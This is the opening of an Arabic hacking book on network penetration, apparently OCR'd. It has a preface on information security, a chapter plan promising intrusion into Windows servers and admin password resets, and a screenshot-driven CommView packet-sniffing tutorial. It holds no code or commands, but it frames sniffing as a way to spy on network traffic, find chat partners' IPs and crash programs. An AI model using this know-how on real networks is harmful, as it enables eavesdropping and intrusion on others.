
تعلم حيل وأساليب ...

8

الهاكرز

إختراق الشبكات



المركز الرئيسي : 11 شارع د/محمد رافت – محطة الرمل – الإسكندرية
تليفون وفاكس: 4838326 (03)(2+)
موبايل : 0101634294 (2+) - 0123357844 (2+)
Email: info@egyptbooks.net
URL: www.egyptbooks.net

أسامة محمد فتحى

رقم الإيداع
2005/14423
ISBN
977-17-2426-6

المعلومات وأمن المعلومات مرة أخرى.. ها نحن نتكلم مرة أخرى بعد أن تقابلنا مرة في الكتاب " هاكرز 5 " اختراق المواقع والمنتديات وسنتكلم في نفس نطاق العمل السابق .. المعلومات وأمن المعلومات .. استفدت الكثير أثناء الفترة السابقة فقد تعلمت شيء مهم .. مادام هناك معلومة فيجب أن يكون هناك أمن عليها ..... و إلا ستصبح معلومة بالمعنى الحرفي لها .. أي يعلمها الجميع .. تعلمت أيضاً أننا نحب أن نستخدم تقنية أمن المعلومات معنا وقد نحب أن نستخدمها ضدنا ..

الأمن ... هذا ما يجب أن يتعلمه الإنسان قبل أن يتعلم المعلومة ... فما فائدة معلومة لا نستطيع أن نقوم بحمايتها ... والمعلومات هنا يبدو أنها هامة بأكثر مما قرأناه من قبل في " هاكرز 5 " فهنا المعلومات لا حصر لها وقد يترتب على وقوعها في أيدي من لا نتوقع أن تكون في أيديهم ضرر جسيم قد يأخذنا إلى أكثر من كلمة تعبر عن الكثير مثل كلمة خسارة وكلمة عاطل وكلمة فاشل .. فهي كلمات لا يحب أحدنا أن توجد داخل قاموسه الخاص .. فمن منا يحب الخسارة ومن منا يحب أن يكون عاطل ومن منا يحب أن يكون فاشل ...

في الكتاب السابق عندما كنا نتكلم عن أمن المعلومات بالنسبة للشركات كانت المعلومات وأمنها لا يتجاوزا نطاق موقع ومجموعة من الرسائل – ولكن هذا لا يعني أن أمن المواقع شيء لا يجب أن نهتم به ... أنا فقط أقارن بين الأهمية ولكن لا أبخس قدر إحداها عن الأخرى – وبعض الصفحات الخاصة ... لكن نحن هنا نتكلم عن أرشيف كامل من المعلومات ... أرشيف يحتوي على

معلومات منذ بدأت الشركة أولى خطواتها إلى ما أصبحت عليه الآن بكامل التفاصيل بكامل المعاملات .. نحن نتكلم عن جهاز خادم يحتوي على معلومات لا حصر لها .. لو أنت مسئول عن أحد هذه الأجهزة أو كنت أحد أعضاء فريق مسئول عن معلومات كهذه .. أو كنت موظف قريب من غرفة هذا الجهاز ستعلم بالتأكيد أهمية مثل هذا الجهاز وقدسيته ... ومن المؤكد أنك رأيت بأم عينيك عدة مسئولين يتناوبون ويتلاحقون على هذا الجهاز وذلك لأخطائهم التي تعتبر جسيمة .. فالجهاز الخادم يبقى كما هو ولكن المسئول عنه دائم التغير ... وقلما وجدنا مسئول أمني معلوماتي تمتع بالجلوس على مكتبه لفترة تتجاوز السنة إلا إذا كان هناك قلة في نوعية هذا العمل – كما نجد في مصر – أو لخبرته الشديدة – نجد أيضا هؤلاء في مصر - .. صراحة .. عمل ممزوج بكثير من المخاطر .. ولهذا كان هذا الكتاب ...

كان هذا الكتاب خطوة ... أود أن تكون كذلك .. فقط خطوة على طريق كما قلنا سابقاً يحتوي على كثير من الخطوات .. نبدأها معاً بهذا الكتاب .. وبهذه الخطوة البسيطة ...

وصلتني الكثير من الرسائل الإلكترونية ممن قرءوا الكتاب السابق "هاكرز 5" دوماً كان هناك تعليق ما ودوماً كان هناك تساؤل ما .. ودوماً كان هناك تصحيح ما .. لكن والحمد لله أجمع أغلبيتهم أن هذا الكتاب " هاكرز 5 " كان خطوة جيدة .. وضعتهم على طريق أبوابه مفتوحة لمن يريد أن يكون سيد لها .. ولهذا اقترحت على نفسي أن أكتب هذا الكتاب .. لتكون خطوة جديدة ...

إن كنت مسئول عن جهاز خادم – سيرفر بيانات – لشركة ما فأنت تعلم ما هي إحصائيات التسويق .. وإحصائيات المبيعات ... وجدولة الميزانية .. وتقارير المعاملات ... كما تعلم أيضاً أين تسجل كل هذه البيانات لكي يتم استدعاؤها من على أجهزة أخرى داخل الشبكة ... ولهذا أنت تعلم وتتفق معي على أهمية تأمين هذا الجهاز .. ولهذا أنا كتبت هذا الكتاب .. ولهذا أيضاً قمت أنت بشراء هذا الكتاب ...

.. أرقام تليفونات لشركات توريد أدوية داخل صيدلية .. بيانات قضية مهمة داخل مكتب محاماة ... بيانات مريض داخل معمل تحاليل ... طلبات أعمال وتقارير داخل أي محل تجاري استهلاكي أو إنتاجي ... بيانات وبيانات

لا أعلم ما يوجد بداخل هذه الأجهزة من بيانات ولكني أتفق معك على شيء واحد .. وهو ضرورة تأمين مثل هذه الأجهزة .. سواء كانت أجهزة خادمة داخل شبكة أو جهاز واحد فقط يقوم بكل العمل ...

لا أنسي واقعة حدثت أثناء انتخابات مجلس الشعب الدورة السابقة .. حيث أصدرت وزارة الداخلية برنامج يكلف من يشتريه ما يقارب من 2000 جنيه .. يحتوي هذا البرنامج على أسماء وبيانات وعناوين كل المواطنين المسجلين داخل هذه الدائرة بحيث يستطيع أن يعرف المرشح من هم أهدافه داخل هذه الدائرة ويقوم بعمل إحصائياته وما إلى ذلك ويقوم بإرسال رسائل للمواطنين تحثهم على انتخابه ... وكان أحد المرشحين قد قام بالحصول على هذا البرنامج وقام بتركيبه على الجهاز الخاص به والموجود داخل مكتبه الذي يدير من خلاله الحملة الانتخابية ...

وعلم بعض منافسيه بوجود هذا البرنامج على جهازه وهنا حدثت خيانة للمرشح الذي قام بشراء البرنامج .. حيث استغل أحد المرتادين على مكتبه انشغاله في أحد حملاته في الشوارع وطبعاً المكتب الذي يدار منه الحملات مفتوح 24 ساعة أثناء العملية الانتخابية ... وقام بالجلوس على جهاز الكمبيوتر وقام بنسخ البرنامج الذي يساوي 2000 جنيه .. والذي يساوي أكثر من قيمته هذه ألف مرة بالنسبة للمرشح .. حيث كان يساوي عضويته بالمجلس .. وطبعاً المتلصص استطاع أن يتجاوز كلمة المرور الذي وضعها المسئول عن جهاز المرشح والذي أعتقد إنها كافية لحماية الجهاز وأعتمد المسئول عن هذا الجهاز على أن النظام الخاص بالملفات على الجهاز NTFS وأن البرنامج موجود على ملفات USER حيث يمنع نظام الملفات NTFS الدخول لهذا المكان من على الدوس أو أي نظام تشغيل آخر ..أو أي مستخدم آخر ... أي يجب الدخول من خلال النظام باسم المستخدم وكلمة المرور ...

أعتقد أن مثل هذه الواقعة تلخص ما هي النتائج التي تترتب على تسرب المعلومات وعدم حمايتها جيداً .. اعتقدنا أن نتعلم " كيف نعمل كذا " هو النجاح ونسينا " كيف نحمي كذا " ..

في النهاية وحتى لا نكرر ما قلنا من قبل .. لن تستطيع أن تحمي نفسك بدون أن تتعلم كيف تخترقهم ... بإيجاز يجب أن تصير واحد منهم لكي تصبح أخصائي أمن محترف ..

وكما قلنا سابقاً لا تعتقد أن بعض قراءتك لهذا الكتاب ستصير علامة القرن .. فكاتب هذا الكتاب ليس بعلامة القرن .... أعيد كلامي مرة أخرى.. هي

خطوة في طريق طويل .. ولكنها ليست خطوة بسيطة حتى لا أبخس عملي .. بل أعتقد هي خطوة جديرة بالاحترام .. والقرار في هذا لكم وليس لي ...

النقاط التي سيغطيها الكتاب حسب ترتيب الفصول :

1- التجسس على الحزم المتناقلة بين الأجهزة عبر الجهاز الخادم ..وكيفية تحليل تلك الحزم وفهم محتوياتها ...

2- خدع وحيل الشبكات وبرامج الفلود الخاصة بها و منع إرسال واستقبال البيانات بين أجهزة الشبكة ...

3- كيفية استعمال برامج فحص النطاقات .. وكيفية الدخول إلى شبكات أخرىغير التي يقع بداخلها جهازك " شبكات غريبة " وكيفية تطبيق عملية " دخول كامل " لأجهزة خادمة على شبكات غريبة مع تطبيق عملي ...

4- كيفية الدخول الغير الشرعي " اقتحام " الشبكات القائمة على خادم مركب عليه نظام Windows Server 2000 أو Windows Server 2003 ....

5- كيفية تغيير كلمة المرور الخاصة بالمدير المسئول عن النظام المركب على الجهاز الخادم وعمل Reset لها ....

الفصل الأول

SNIFFING

الشم SNIFFING !

لا نقصد هنا الشم إياه والعياذ بالله ولكن نقصد هنا التجسس على الحزم التي ترسلها البرامج وتستقبلها فيمكنك باستخدام برامج معينة أن تقوم بالتجسس على الحزم التي ترسلها وتستقبلها البرامج ومن ثم تستفيد منها برمجياً في صنع حزمة Packet تؤدي إلى عمل Crashing إلى البرنامج أي كان (ياهو ماسنجر أي سي كيو) أو أي برنامج آخر كما بالطبع نستطيع أن نمسك حزم بين أجهزة داخل شبكة وسنتمكن من ذلك بسهولة من خلال وصولنا إلى الجهاز الخادم للأجهزة الأخرى ومن ثم شم الحزم وتحليلها .

فائدة الـ SNIFFING في هذا الكتاب !


الاستفادة كبيرة جداً فيمكننا بعد تعلم هذا الفصل مراقبة الأجهزة والشبكات وكل البيانات التي يستقبلها والبيانات التي ترسل إليه وتحليلها ومعرفة البورت الذي يستخدمه على الجهاز والبورت المقابل، كما يمكننا السنيفينج من تسجيل بيانات الحزم للبرامج واستغلالها برمجياً لعمل Crashing لها.

كما سنتعلم لاحقاً كيفية الدخول للأجهزة الخادمة لعدة أجهزة داخل شبكة محلية ومن ثم عندما نقوم بالسيطرة الكاملة على جهاز خادم لعدة أجهزة سنقوم بشم جميع الحزم التي تتناقل بين الأجهزة طبعاً عبر الجهاز الخادم ثم نقوم بتحليلها ومعرفه ماهية هذه البيانات ...

خطوة بخطوة

الكلام المذكور بالأعلى جميل جداً لكن عفواً لا يساوى شيء بدون شرح عملي ولن تستفيد منه أي شيء دون تطبيق مرئي يمكنك من خلاله فهم ديناميكية

هذه العملية .. ويتساوى عملنا هذا بعملية برمجة برامج البوت أي كأنك تقوم بتحليل باكتات معينة لعمل بفر أوفر فلو في برنامج ما .



الخطوة الأولي: Sniffing

هناك برامج عديدة تستخدم لكي تقوم بشم الحزم التي تتناقلها البرامج، وسأقوم بشرح ثلاثة برامج هنا وهي من أقوي برامج الشم.

برنامج: COMM VIEW

برنامج Comm View وهو من أقوي برامج شم الجزم وتحليلها وأنصحك باستخدامه عن بقية البرامج وذلك لسهولته والشرح التالي لبرامج البوت سيكون من خلاله .


كيفية الحصول عليه :-

ستجده مرفقاً مع الاسطوانة الملحقة بالكتاب فقط قم بالدخول إلى الفصل الأول ثم قم بالضغط على زر تثبيت برنامج Comm View .


كيفية تثبيته :

تثبيت البرنامج لا يحتاج لشرح ولكن سأشرح كيفية تثبيته للمبتدأين:


الصورة التالية تظهر شكل برنامج تثبيت Comm View



قم بالضغط على الزر Next كما هو موضح بالصورة التالية




قم بالضغط على الزر Yes .. في هذه الخطوة أنت توافق على اتفاقية البرنامج




هذه الخطوة يمكنك من خلالها تحديد مكان تثبيت البرنامج ، لو تركته دون تغيير سيتم تحميله إلى المكان الافتراضي Program Files .

اضغط على الزر Next .






هذه الخطوة لتأكيد تثبيت البرنامج




هذه الخطوة لاختيار لغة البرنامج وبعض الخيارات غير المهمة .


اضغط على الزر Next .



هذه الخطوة من أجل تحديد اسم الباكج داخل مدير البرامج .




الآن يتم تثبيت البرنامج على النظام




هذه الخطوة مهمة جداً حيث يطلب منك البرنامج التصريح بتثبيت تعريف جهاز الاتصال Dial Up وهذا إن أردت أن تتحكم في البيانات المنقولة باستخدام الأنالوج أو Isdn مودم .

قم بالضغط على الزر Yes .




هذه الخطوة من اجل تأكيد عملية التركيب .




قد تظهر لك هذه الخطوة في حالة عدم توفر المودم .

قم بالضغط على الزر Continue Anyway .



تم الانتهاء من تثبيت البرنامج .


قم بالضغط على الزر Finish .




تشغيل البرنامج :

سيتم تشغيل البرنامج تلقائياً بعد انتهاء التثبيت ، كما يمكنك تشغيله من على سطح المكتب ستجده باسم CommView .

عند تشغيل البرنامج لأول مرة ستظهر لك هذه نافذة كما توضح الصورة التالية :




قم بالضغط على الزر Start Using CommView ليظهر لك برنامج Comm View بنافذته التالية :




كيفية التجسس على الحزم :

لكي يمكنك التجسس على الحزم قم باتباع الشرح التالي :

اضغط على الزر Start كما هو موضح بالصورة التالية



الآن يقوم البرنامج بالتجسس على كل الحزم التي تمر من وإلي الجهاز .




ولكي تقوم بتحليل الحزمة ومعرفة بياناتها المشفرة اتبع التالي :-

قم بالضغط على الــ IP الحزمة التي تريد تحليلها .


لاحظ أن هناك أكثر من حزمة للأي بي وذلك لتعدد البيانات المرسلة من وإلي الجهاز .

كما ستلاحظ وجود أي بي المرسل للحزمة أي يمكنك تحديد أي بي من يتحدثون معك على برامج المحادثة كما يمكنك تحديد أي بي المواقع وسنشرح ذلك في وقت لاحق .


كما يمكنك أن ترى أيضاً المنفذ الذي يقوم الجهاز أو الإي بي الخارجي بالاتصال من خلاله .



بعد أن تقوم بتحديد أي بي الحزمة التي تريد تحليلها ومعرفة بياناتها قم بالضغط على الزر Packets كما هو موضح بالصورة التالية :




كما ترى في الصورة التالية ظهرت لك بيانات الحزمة المشفرة .



البيانات المظللة هي بيانات الحزمة المشفرة وسنقوم بشرح محتويات هذه الحزمة بحيث يمكنك أن تفهم محتويات الحزمة فهي بالنسبة لك الآن طلاسم لا تفهم منها أي شيء .

في هذه النافذة يمكنك الضغط على أي أيبي لتحليل الحزمة الخاصة به دون الرجوع إلى النافذة السابقة الخاصة بالاتصالات الداخلية .



برنامج : ETHER DETECT

برنامج Ether Detect وهو من أحد أقوي برامج شم الجزم وتحليلها .

كيفية الحصول عليه :

